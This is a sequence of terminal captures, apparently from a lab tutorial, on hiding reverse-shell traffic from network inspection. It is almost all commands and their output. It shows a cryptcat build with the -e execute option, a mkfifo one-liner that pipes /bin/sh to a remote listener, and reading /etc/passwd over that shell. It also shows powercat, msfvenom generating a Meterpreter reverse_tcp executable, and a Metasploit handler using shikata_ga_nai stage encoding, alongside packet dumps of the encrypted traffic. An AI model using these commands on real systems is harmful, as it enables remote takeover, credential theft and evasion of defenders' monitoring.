bad gethostbyaddr
harry@FuzzerOS: ~$
```

```
Harry — harry@FuzzerOS: ~ — openssl s_server -quiet -key key.pem -cert cert.pem -port 8000 — 143x35
...s_server -quiet -key key.pem -cert cert.pem -port 8000
xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8000
bad gethostbyaddr
harry@FuzzerOS: ~$ id
uid=1000(harry) gid=1000(harry) groups=1000(harry),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
harry@FuzzerOS: ~$
```



```

22:36:53.599149 IP 192.168.2.6.8000 > 192.168.2.14.48804: Flags [P.], seq 4020760707:4020760739, ack 2414928448, win 4102, options [nop,nop,TS
val 185275366 ecr 1812578], length 32
 0x0000: 0800 272a 4684 3035 adbd c26e 0800 4500  ..**F.0S...n...E.
 0x0010: 0054 0000 4000 4006 b53f c0a8 0206 c0a8  .T...@...?.....
 0x0020: 020e 1f40 bea4 efa7 f083 8ff0 e240 8018  ...@...@...@...
 0x0030: 1006 5634 0000 0101 080a 0b0b 13e6 001b  ..V4.....
 0x0040: a862 1703 0300 1b00 0000 0000 0000 0124  ..b.....$
 0x0050: 789d e8fc 99f9 c253 b095 c5de feda 1a84  x.....S.....
 0x0060: 0f63                                     .c
22:36:53.599679 IP 192.168.2.14.48804 > 192.168.2.6.8000: Flags [P.], seq 1:34, ack 32, win 296, options [nop,nop,TS val 1814502 ecr 185275366]
, length 33
 0x0000: 3035 adbd c26e 0800 272a 4684 0800 4500  0S...n...*F...E.
 0x0010: 0055 47a9 4000 4006 6d95 c0a8 020e c0a8  .UG.@.@.m.....
 0x0020: 0206 bea4 1f40 8ff0 e240 efa7 f0a3 8018  ....@...@.....
 0x0030: 0128 85ac 0000 0101 080a 001b afe6 0b0b  .(. .....
 0x0040: 13e6 1703 0300 1ce1 4332 88f5 b1e1 32c4  ....C2....2.
 0x0050: 3d6d bb8c 4f14 9aed 1f1e 659c 376a 0ee0  =m..0.....e.7j..
 0x0060: 6e21 6f                                     nlo
22:36:53.601582 IP 192.168.2.6.8000 > 192.168.2.14.48804: Flags [..], ack 34, win 4101, options [nop,nop,TS val 185275369 ecr 1814502], length 0
 0x0000: 0800 272a 4684 3035 adbd c26e 0800 4500  0S...n...*F...E.
 0x0010: 0034 0000 4000 4006 b55f c0a8 0206 c0a8  .4..@.@.....
 0x0020: 020e 1f40 bea4 efa7 f0a3 8ff0 e261 8010  ..@.....a...
 0x0030: 1005 e1da 0000 0101 080a 0b0b 13e9 001b  .....
 0x0040: afe6                                     ..
22:36:53.601997 IP 192.168.2.14.48804 > 192.168.2.6.8000: Flags [P.], seq 34:190, ack 32, win 296, options [nop,nop,TS val 1814502 ecr 18527536
9], length 156
 0x0000: 3035 adbd c26e 0800 272a 4684 0800 4500  0S...n...*F...E.
 0x0010: 00d0 47aa 4000 4006 6d19 c0a8 020e c0a8  ..G.@.@.m.....
 0x0020: 0206 bea4 1f40 8ff0 e261 efa7 f0a3 8018  ....@...a.....
 0x0030: 0128 8627 0000 0101 080a 001b afe6 0b0b  .(. .....
 0x0040: 13e9 1703 0300 97e1 4332 88f5 b1e1 3370  ....C2....3p
 0x0050: d9e4 c36c 6c54 c612 e47b a5f9 25ef 3cef  ...llT...f.%.<.
 0x0060: a0e4 afd9 ffc8 166d f6d8 9800 107c a239  ....m....l.9
 0x0070: 4b3a 9a34 f853 88d6 9b54 1932 4b53 2ee8  K:4.S...T.KS..
 0x0080: e33b af5a 398d 3ff8 99b1 6b4d c522 455e  ..:Z9.?...km.*E^

```

```

Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143x36
~ — msfconsole
harry@FuzzerOS:~/unix$ ls
Changelog  Makefile  README.cryptcat  farm9crypt.h  generic.h  netcat.c  twofish2.h
Credits    README    farm9crypt.cc    farm9crypt.o  netcat.blurb  twofish2.cc  twofish2.o
harry@FuzzerOS:~/unix$

```

```

Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143x36
~ — msfconsole
harry@FuzzerOS:~/unix$ make
Usage: make <systype> [options]
harry@FuzzerOS:~/unix$ make linux
make -e cryptcat XFLAGS='-DLINUX' STATIC=-static \
XLIBS='-lstdc++'
make[1]: Entering directory '/home/harry/unix'
cc -O -s -DGAPING_SECURITY_HOLE -DLINUX -static -o cryptcat netcat.c farm9crypt.o twofish2.o -lstdc++
netcat.c: In function 'holler':
netcat.c:207:2: warning: format not a string literal and no format arguments [-Wformat-security]
  printf(stderr, h_errs[h_errno]); /* handle it here */
  ^
netcat.c: In function 'bail':
netcat.c:227:3: warning: implicit declaration of function 'close' [-Wimplicit-function-declaration]
  close(netfd);

```

```
Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143x36
~ — msfconsole
harry@FuzzerOS:~/unix$ ls
Changelog  Makefile  README.cryptcat  farm9crypt.cc  farm9crypt.o  netcat.blurb  twofish2.cc  twofish2.o
Credits   README    cryptcat         farm9crypt.h   generic.h     netcat.c      twofish2.h
harry@FuzzerOS:~/unix$
```

```
Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143x36
~ — msfconsole
harry@FuzzerOS:~/unix$ ./cryptcat -h
[v1.10]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:  nc -l -p port [-options] [hostname] [port]
options:
    -e prog          program to exec after connect [dangerous!!]
    -g gateway       source-routing hop point[s], up to 8
    -G num           source-routing pointer: 4, 8, 12, ...
    -h              this cruft
    -k secret        set the shared secret
    -i secs          delay interval for lines sent, ports scanned
    -l              listen mode, for inbound connects
    -n              numeric-only IP addresses, no DNS
    -o file          hex dump of traffic
    -p port          local port number
    -r              randomize local and remote ports
    -s addr          local source address
    -u              UDP mode
    -v              verbose [use twice to be more verbose]
    -w secs          timeout for connects and final net reads
    -Z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
harry@FuzzerOS:~/unix$
```

```
Harry — harry@FuzzerOS: ~/unix
~ — msfconsole
harry@FuzzerOS:~/unix$ ./cryptcat -lvp 8000 -k "harry123"
listening on [any] 8000 ...
```



```
Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143x36
-- msfconsole -- harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 -- harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 -- t@FuzzerOS: /home/harry — ssh harry@192.168.2.14
harry@fuzzeros:~/unix$ rm -rf /tmp/a; mkfifo /tmp/a; ./cryptcat 192.168.2.14 8000 -k "harry123" 0</tmp/a | /bin/sh >/tmp/a 2>&1; rm /tmp/a
```

```
Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143x36
-- msfconsole -- harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 -- harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 -- t@FuzzerOS: /home/harry — s
harry@FuzzerOS:~/unix$ ./cryptcat -lvp 8000 -k "harry123"
listening on [any] 8000 ...
192.168.2.14: inverse host lookup failed: Unknown host
connect to [192.168.2.14] from (UNKNOWN) [192.168.2.14] 52078
id
uid=1000(harry) gid=1000(harry) groups=1000(harry),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
uname -a
Linux FuzzerOS 4.4.0-128-generic #154-Ubuntu SMP Fri May 25 14:14:58 UTC 2018 i686 i686 i686 GNU/Linux
```

```
Harry — root@FuzzerOS: /home/harry — ssh harry@192.168.2.14 — 143x36
-- msfconsole -- harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 -- harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 -- t@FuzzerOS: /home/harry — ssh harry@192.168.2.14
0x0050: f669 .t
21:54:45.376501 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 36:52, ack 159, win 342, options [nop,nop,TS val 1182446 ecr 1178964
], length 16
0x0000: 0000 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0044 9b32 4000 4006 1a15 c0a8 020e c0a8 ..D.2@.e.....
0x0020: 020e 1f40 cb6e c3ba 62cd 48a1 3f9d 8018 ..@.n..b.H.?....
0x0030: 0156 85a3 0000 0101 080a 0012 0aee 0011 .V.....
0x0040: fd54 6c13 57ee a286 8211 5082 d6db 6985 .Tl.W.....P...i.
0x0050: f405 ..
21:54:45.415758 IP 192.168.2.14.52078 > 192.168.2.14.8000: Flags [.] , ack 52, win 342, options [nop,nop,TS val 1182456 ecr 1182446], length 0
0x0000: 0000 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0034 c780 4000 4006 edd6 c0a8 020e c0a8 .4..@.@.....
0x0020: 020e cb6e 1f40 48a1 3f9d c3ba 62dd 8010 ..n.@H.?....b...
0x0030: 0156 8593 0000 0101 080a 0012 0af8 0012 .V.....
0x0040: 0aee ..
21:54:45.415786 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 52:69, ack 159, win 342, options [nop,nop,TS val 1182456 ecr 1182456
], length 17
0x0000: 0000 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0045 9b33 4000 4006 1a13 c0a8 020e c0a8 .E.3@.e.....
0x0020: 020e 1f40 cb6e c3ba 62dd 48a1 3f9d 8018 ..@.n..b.H.?....
0x0030: 0156 85a4 0000 0101 080a 0012 0af8 0012 .V.....
0x0040: 0af8 9cf7 aa1c 8c85 4c74 43d4 22b7 ace9 .....Ltc."...
0x0050: a0a2 6b ..k
21:54:45.415899 IP 192.168.2.14.52078 > 192.168.2.14.8000: Flags [.] , ack 69, win 342, options [nop,nop,TS val 1182456 ecr 1182456], length 0
0x0000: 0000 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0034 c781 4000 4006 edd5 c0a8 020e c0a8 .4..@.@.....
0x0020: 020e cb6e 1f40 48a1 3f9d c3ba 62ee 8010 ..n.@H.?....b...
0x0030: 0156 8593 0000 0101 080a 0012 0af8 0012 .V.....
0x0040: 0af8 ..
21:54:48.41695 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 69:85, ack 159, win 342, options [nop,nop,TS val 1183212 ecr 1182456
], length 16
0x0000: 0000 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0044 9b34 4000 4006 1a13 c0a8 020e c0a8 ..D.4@.e.....
0x0020: 020e 1f40 cb6e c3ba 62ee 48a1 3f9d 8018 ..@.n..b.H.?....
0x0030: 0156 85a3 0000 0101 080a 0012 0dec 0012 .V.....
0x0040: 0af8 d10c 0cfb 528b 2ee2 320b 3c32 4f89 .....R...2.<20.
```

```
msfconsole Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143x36
harry@fuzzerOS: ~/unix$ ./cryptcat -lvp 8000 -k "harry123"
listening on [any] 8000 ...
192.168.2.14: inverse host lookup failed: Unknown host
connect to [192.168.2.14] from (UNKNOWN) [192.168.2.14] 52078
id
uid=1000(harry) gid=1000(harry) groups=1000(harry),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)

uname -a
Linux FuzzerOS 4.4.0-128-generic #154-Ubuntu SMP Fri May 25 14:14:58 UTC 2018 i686 i686 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
```

```
Harry — root@FuzzerOS: /home/harry — ssh Harry@192.168.2.14 — 143x36
-- msfconsole -- Harry@FuzzerOS: ~/unix — ssh Harry@192.168.2.14 -- Harry@FuzzerOS: ~/unix — ssh Harry@192.168.2.14 -- t@FuzzerOS: /home/harry — ssh Harry@192.168.2.14
root@FuzzerOS:/home/harry# tcpdump -XX port 8000 -i lo
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
21:56:05.686996 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 3283772183:3283772199, ack 1218527268, win 342, options [nop,nop,TS
val 1202523 ecr 1183212], length 16
0x0000: 0000 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0044 9b40 4000 4006 1a07 c0a8 020e c0a8 ..D.@.@.....
0x0020: 020e 1f40 cb6e c3ba 6317 48a1 4024 8018 ...@.n..c'H.@$.
0x0030: 0156 85a3 0000 0101 080a 0012 595b 0012 .V.....Y[.
0x0040: 0dec d5ad 5d01 8319 128a bb10 4bb8 914b ....].K..K
0x0050: a075 .u
21:56:05.723654 IP 192.168.2.14.52078 > 192.168.2.14.8000: Flags [.], ack 16, win 342, options [nop,nop,TS val 1202533 ecr 1202523], length 0
0x0000: 0000 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0034 c78e 4000 4006 edc8 c0a8 020e c0a8 ..4..@.@.....
0x0020: 020e cb6e 1f40 48a1 4024 c3ba 6327 8010 ...n.@H.@$.c'..
0x0030: 0156 8593 0000 0101 080a 0012 5965 0012 .V.....Ye..
0x0040: 595b Y[
21:56:05.723662 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 16:48, ack 1, win 342, options [nop,nop,TS val 1202533 ecr 1202533],
length 32
0x0000: 0000 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0054 9b41 4000 4006 19f6 c0a8 020e c0a8 ..T.A@.@.....
0x0020: 020e 1f40 cb6e c3ba 6327 48a1 4024 8018 ...@.n..c'H.@$.
0x0030: 0156 85b3 0000 0101 080a 0012 5965 0012 .V.....Ye..
0x0040: 5965 8e11 070a bc96 16e3 4bcf 4942 95af Ye.....K.IB..
0x0050: 2830 7244 b069 e57f d4cb 30a0 c44b e63b (0rD.i....0..K.;
0x0060: 1f38 .8
21:56:05.723759 IP 192.168.2.14.52078 > 192.168.2.14.8000: Flags [.], ack 48, win 342, options [nop,nop,TS val 1202533 ecr 1202533], length 0
0x0000: 0000 0000 0000 0000 0000 0000 0800 4500 .....E.
0x0010: 0034 c78f 4000 4006 edc7 c0a8 020e c0a8 ..4..@.@.....
0x0020: 020e cb6e 1f40 48a1 4024 c3ba 6347 8010 ...n.@H.@$.cG..
0x0030: 0156 8593 0000 0101 080a 0012 5965 0012 .V.....Ye..
0x0040: 5965 Ye
```

```
powercat — Harry@FuzzerOS: ~/unix — powershell
|XxZombi3xXx:powercat Harry$ powershell
PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

[PS /Users/Harry/powercat> . ./powercat.ps1
[PS /Users/Harry/powercat> powe
powercat.ps1      powercat      powermetrics      powershell      power_report.sh
PS /Users/Harry/powercat> powercat
```



```
powercat — harry@FuzzerOS: ~/unix — powershell — 143x37
PS /Users/Harry/powercat> powe
powercat.ps1    powercat    powermetrics    powershell    power_report.sh
PS /Users/Harry/powercat> powercat -h

powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat

This script attempts to implement the features of netcat in a powershell
script. It also contains extra features such as built-in relays, execute
powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

-c <ip>          Client Mode. Provide the IP of the system you wish to connect to.
                  If you are using -dns, specify the DNS Server to send queries to.

-l              Listen Mode. Start a listener on the port specified by -p.

-p <port>       Port. The port to connect to, or the port to listen on.


-e <proc>       Execute. Specify the name of the process to start.

-ep            Execute Powershell. Start a pseudo powershell session. You can
                  declare variables and execute commands, but if you try to enter
                  another shell (nslookup, netsh, cmd, etc.) the shell will hang.
```

```
[xXxZomb13xXx:~ Harry$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.2.6 lport=1337 -f exe -o revTcp.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: revTcp.exe
xXxZomb13xXx:~ Harry$
```

```
[msf exploit(multi/handler) >
[msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf exploit(multi/handler) > set lhost 192.168.2.6
lhost => 192.168.2.6
[msf exploit(multi/handler) > set lport 1337
lport => 1337
[msf exploit(multi/handler) > set exitonsession false
exitonsession => false
[msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.6:1337
```



No.	Time	Source	Destination	Protocol	Length	Info
6190	61.424492	192.168.2.14	192.168.2.6	TCP	66	49275 → 1337 [SYN] Seq=0 Win=8192 L...
6192	61.426439	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=1 Win=...
6202	61.481359	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=2925 W...
6208	61.483029	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=10225 -
6211	61.485246	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=13145 -
6215	61.488168	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=17525 -
6219	61.488301	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=21905 -
6223	61.488575	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=26285 -
6227	61.491435	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=30665 -
6233	61.495448	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=37965 -
6239	61.495960	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=45265 -
6243	61.496336	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=49645 -
6248	61.496882	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=55485 -
6255	61.503551	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=62785 -
6259	61.503721	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=67165 -
6262	61.504213	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=70085 -
6266	61.504290	192.168.2.14	192.168.2.6	TCP	54	49275 → 1337 [ACK] Seq=1 Ack=74465 -

```

msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.6:1337
[*] Sending stage (179779 bytes) to 192.168.2.14
[*] Meterpreter session 4 opened (192.168.2.6:1337 -> 192.168.2.14:49275) at 2018-07-28 16:03:36 +0530

```

00000000	43 be 02 00		C...
00000004	4d 5a e8 00 00 00 00 5b	52 45 55 89 e5 81 c3 64	MZ.....[REU....d
00000014	13 00 00 ff d3 81 c3 95	a6 02 00 89 3b 53 6a 04;Sj.
00000024	50 ff d0 00 00 00 00 00	00 00 00 00 00 00 00 00	P.....
00000034	00 00 00 00 00 00 00 00	00 00 00 00 00 01 00 00
00000044	0e 1f ba 0e 00 b4 09 cd	21 b8 01 4c cd 21 54 68!..L.!Th
00000054	69 73 20 70 72 6f 67 72	61 6d 20 63 61 6e 6e 6f	is progr am canno
00000064	74 20 62 65 20 72 75 6e	20 69 6e 20 44 4f 53 20	t be run in DOS
00000074	6d 6f 64 65 2e 0d 0d 0a	24 00 00 00 00 00 00 00	mode.... \$......
00000084	d6 df 80 2d 92 be ee 7e	92 be ee 7e 92 be ee 7e	...-...
00000094	d4 ef 0f 7e b6 be ee 7e	d4 ef 31 7e 85 be ee 7e1.....
000000A4	d4 ef 0e 7e 16 be ee 7e	92 be ef 7e 5a be ee 7eZ.....
000000B4	9b c6 7d 7e 83 be ee 7e	9b c6 6d 7e 93 be ee 7e	..}.....m.....
000000C4	9f ec 31 7e 93 be ee 7e	9f ec 0e 7e 8c be ee 7e	..1.....
000000D4	9f ec 32 7e 93 be ee 7e	9f ec 30 7e 93 be ee 7e	..2.....
000000E4	52 69 63 68 92 be ee 7e	00 00 00 00 00 00 00 00	Rich...
000000F4	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000104	50 45 00 00 4c 01 04 00	c8 61 e3 5a 00 00 00 00	PE..L... .a.Z....
00000114	00 00 00 00 e0 00 02 21	0b 01 0c 00 00 00 02 00!

```

00025420: 3464 0200 4364 0200 5864 0200 6964 0200 7e64 0200 9264 0200 ab64 0200 c964 0200 4d..Cd..Xd..id..~d...d...d...d...
00025440: de64 0200 ef64 0200 0565 0200 1965 0200 2e65 0200 4365 0200 5665 0200 6c65 0200 .d...d...e...e...e...Ce...Ve...le...
00025460: 8065 0200 9765 0200 b265 0200 c265 0200 e265 0200 f065 0200 0466 0200 1b66 0200 .e...e...e...e...e...e...f...f...f...
00025480: 2a66 0200 3a66 0200 4966 0200 6466 0200 7866 0200 8e66 0200 a866 0200 c366 0200 *f...f...If...df...xf...f...f...f...f...
000254a0: dc66 0200 f866 0200 1267 0200 2f67 0200 3f67 0200 5d67 0200 7e67 0200 8e67 0200 .f...f...g.../g...?g...lg...g...g...
000254c0: ad67 0200 c667 0200 d867 0200 ed67 0200 0768 0200 0000 0100 5000 0200 0300 0400 .g...g...g...g...h...P...
000254e0: 0500 0600 0700 0800 0900 0a00 0b00 0c00 0d00 0e00 0f00 1000 1100 1200 1300 1400 .....
00025500: 1500 1600 1700 1800 1900 1a00 1b00 1c00 1d00 1e00 1f00 2000 2100 2200 2300 2400 .....!..".#$.
00025520: 2500 2600 2700 2800 2900 2a00 2b00 2c00 2d00 2e00 2f00 3000 3100 3200 3300 3400 %.&'.(,)*+,-./:0.1.2.3.4.
00025540: 3500 3600 3700 3800 3900 3a00 3b00 3c00 3d00 3e00 3f00 4000 4100 4200 4300 4400 5.6.7.8.9...;<.=> @A.B.C.D
00025560: 4500 4600 4700 4800 4900 4a00 4b00 4c00 4d00 4e00 4f00 6d65 7473 7276 2e64 6c6c E.F.G.H.I.J.K.L.M.N.O.metsrv.dll
00025580: 0049 6e69 7400 5f52 6566 6c65 6374 6976 654c 6f61 6465 7240 3000 6275 6666 6572 .Init..ReflectiveLoader00.buffer
000255a0: 5f66 726f 6d5f 6669 6c65 0062 7566 6665 725f 746f 5f66 696c 6500 6368 616e 6e65 _from_file_buffer_to_file_channe
000255c0: 6c5f 636c 6f73 6500 6368 616e 6e65 6c5f 6372 6561 7465 0063 6861 6e6e 656c 5f63 L_close.channel_create.channel_c
000255e0: 7265 6174 655f 6461 7461 6772 616d 0063 6861 6e6e 656c 5f63 7265 6174 655f 706f create_datagram.channel_create_po
00025600: 6f6c 0063 6861 6e6e 656c 5f63 7265 6174 655f 7374 7265 616d 0063 6861 6e6e 656c ol.channel_create_stream.channel
00025620: 5f64 6566 6175 6c74 5f69 6f5f 6861 6e64 6c65 7200 6368 616e 6e65 6c5f 6465 7374 _default_io_handler.channel_dest
00025640: 726f 7900 6368 616e 6e65 6c5f 6578 6973 7473 0063 6861 6e6e 656c 5f66 696e 645f roy.channel_exists.channel_find
00025660: 6279 5f69 6400 6368 616e 6e65 6c5f 6765 745f 6275 6666 6572 6564 5f69 6f5f 636f by_id.channel_get_buffered_io_co
00025680: 6e74 6578 7400 6368 616e 6e65 6c5f 6765 745f 636c 6173 7300 6368 616e 6e65 6c5f ntext.channel_get_class.channel_

```

```

[msf exploit(multi/handler) >
[msf exploit(multi/handler) > set enablestageencoding true
enablestageencoding => true
[msf exploit(multi/handler) > set stageencoder x86/shikata_ga_nai
stageencoder => x86/shikata_ga_nai
[msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.6:8080

```



```
msf exploit(multi/handler) > show options
```

```
Module options (exploit/multi/handler):
```

Name	Current	Setting	Required	Description
------	---------	---------	----------	-------------

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current	Setting	Required	Description
EXITFUNC	process		yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.2.6		yes	The listen address
LPORT	8080		yes	The listen port

```
msf exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.2.6:8080
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.2.6
[*] Meterpreter session 403 opened (192.168.2.6:8080 -> 192.168.2.6:51264) at 2018-08-15 20:49:34 +0530
```

```
00000000: 60be 0200 dac1 d974 24f4 bb95 a326 ec5e 31c9 66b9 91af 315e 1c03 5e1c 83ee fce2
00000020: 60ee 7c04 8af1 80d4 d1a3 c581 6ca6 47ea 0a3a 48ed 2def c92e 44b6 c8b0 ef8c 9fda
00000040: eba2 e0cb f342 1fec f342 1fec f342 1fec f342 1fec f342 1fec f342 1fec f342 1eec
00000060: f34c 3f56 fd50 8baf cc70 4bae 82bf 8ae5 7229 be25 f2db 2f41 807a ddad 071c 73c0
00000080: a8aa ab7e 5373 de0b f553 779a 29d0 c831 09b5 b9d1 2c6b 4b17 a457 5327 b897 5327
000000a0: b841 8ca7 95ff 8d46 9b6d 4f78 1d00 0e6b 9ff0 807b 214f e06a a37b f242 2501 b34b
000000c0: a7dd 239d 29c8 054c ab66 c77e 2ddd 866f af7a 3012 31fe 0303 b39b bab1 350f fca4
000000e0: b7b0 ed08 395c 5384 bbf4 4057 3d8e 2786 bf11 bb65 41bd fa64 c35e ee49 45f2 5147
00000100: c7a6 c4fb 5fd5 a912 e1d9 d5ea 1dda d5ea 1dda d5ea 1dda d5ea 1dda d5ea 1dda d5ea
00000120: 1d8a 90ea 1d66 1aef 1dbe 7d0c 473e 7ed2 773e 7ed2 77de 7ed0 5615 7ed8 9829 80e2
00000140: 9829 70e2 9829 70e3 98b4 4de2 98c6 bde4 98c6 ade6 98c6 cde6 88c6 dde6 a8c6 dfe6
00000160: a8c3 dfe6 a8cb dfe6 a8cf dfe6 a8cf dfe6 a8cf cfe5 a8cf ebe9 a885 86ea a81b 69ed
00000180: a91b 69fd a91b 79fd a91b 79ed a91b 69ed a91b 890d a90b 890d a90b d70f a955 ed0f
000001a0: a929 990d a91d 5912 a95d 5a12 a95d 5a12 a95d 5a12 a95d 5a12 a95d 5a12 a95d 5a12
000001c0: a95d aa10 a9ad 5c15 a94d 6115 a94d 6115 a94d 6115 a94d 6115 a94d 6115 a94d 6115
000001e0: a94d 6115 a94d 6115 a965 3b17 a935 bb17 a9b5 bb17 a9b5 bb17 a9b5 ab15 a9b9 c819
00000200: a9c1 ce19 a9c1 ce19 a9c1 ce19 a9c1 ce19 a9c1 ce19 a9ef ba7c d19b 427f
00000220: 21ea bc7e 21f2 5281 21f2 5283 21f2 5683 21f2 5683 21f2 5683 21d2 5683
00000240: 413c 25e7 e03a a8e7 e260 42e8 e288 83ea e288 c9ea e288 09e9 e288 11ed e288 11ed
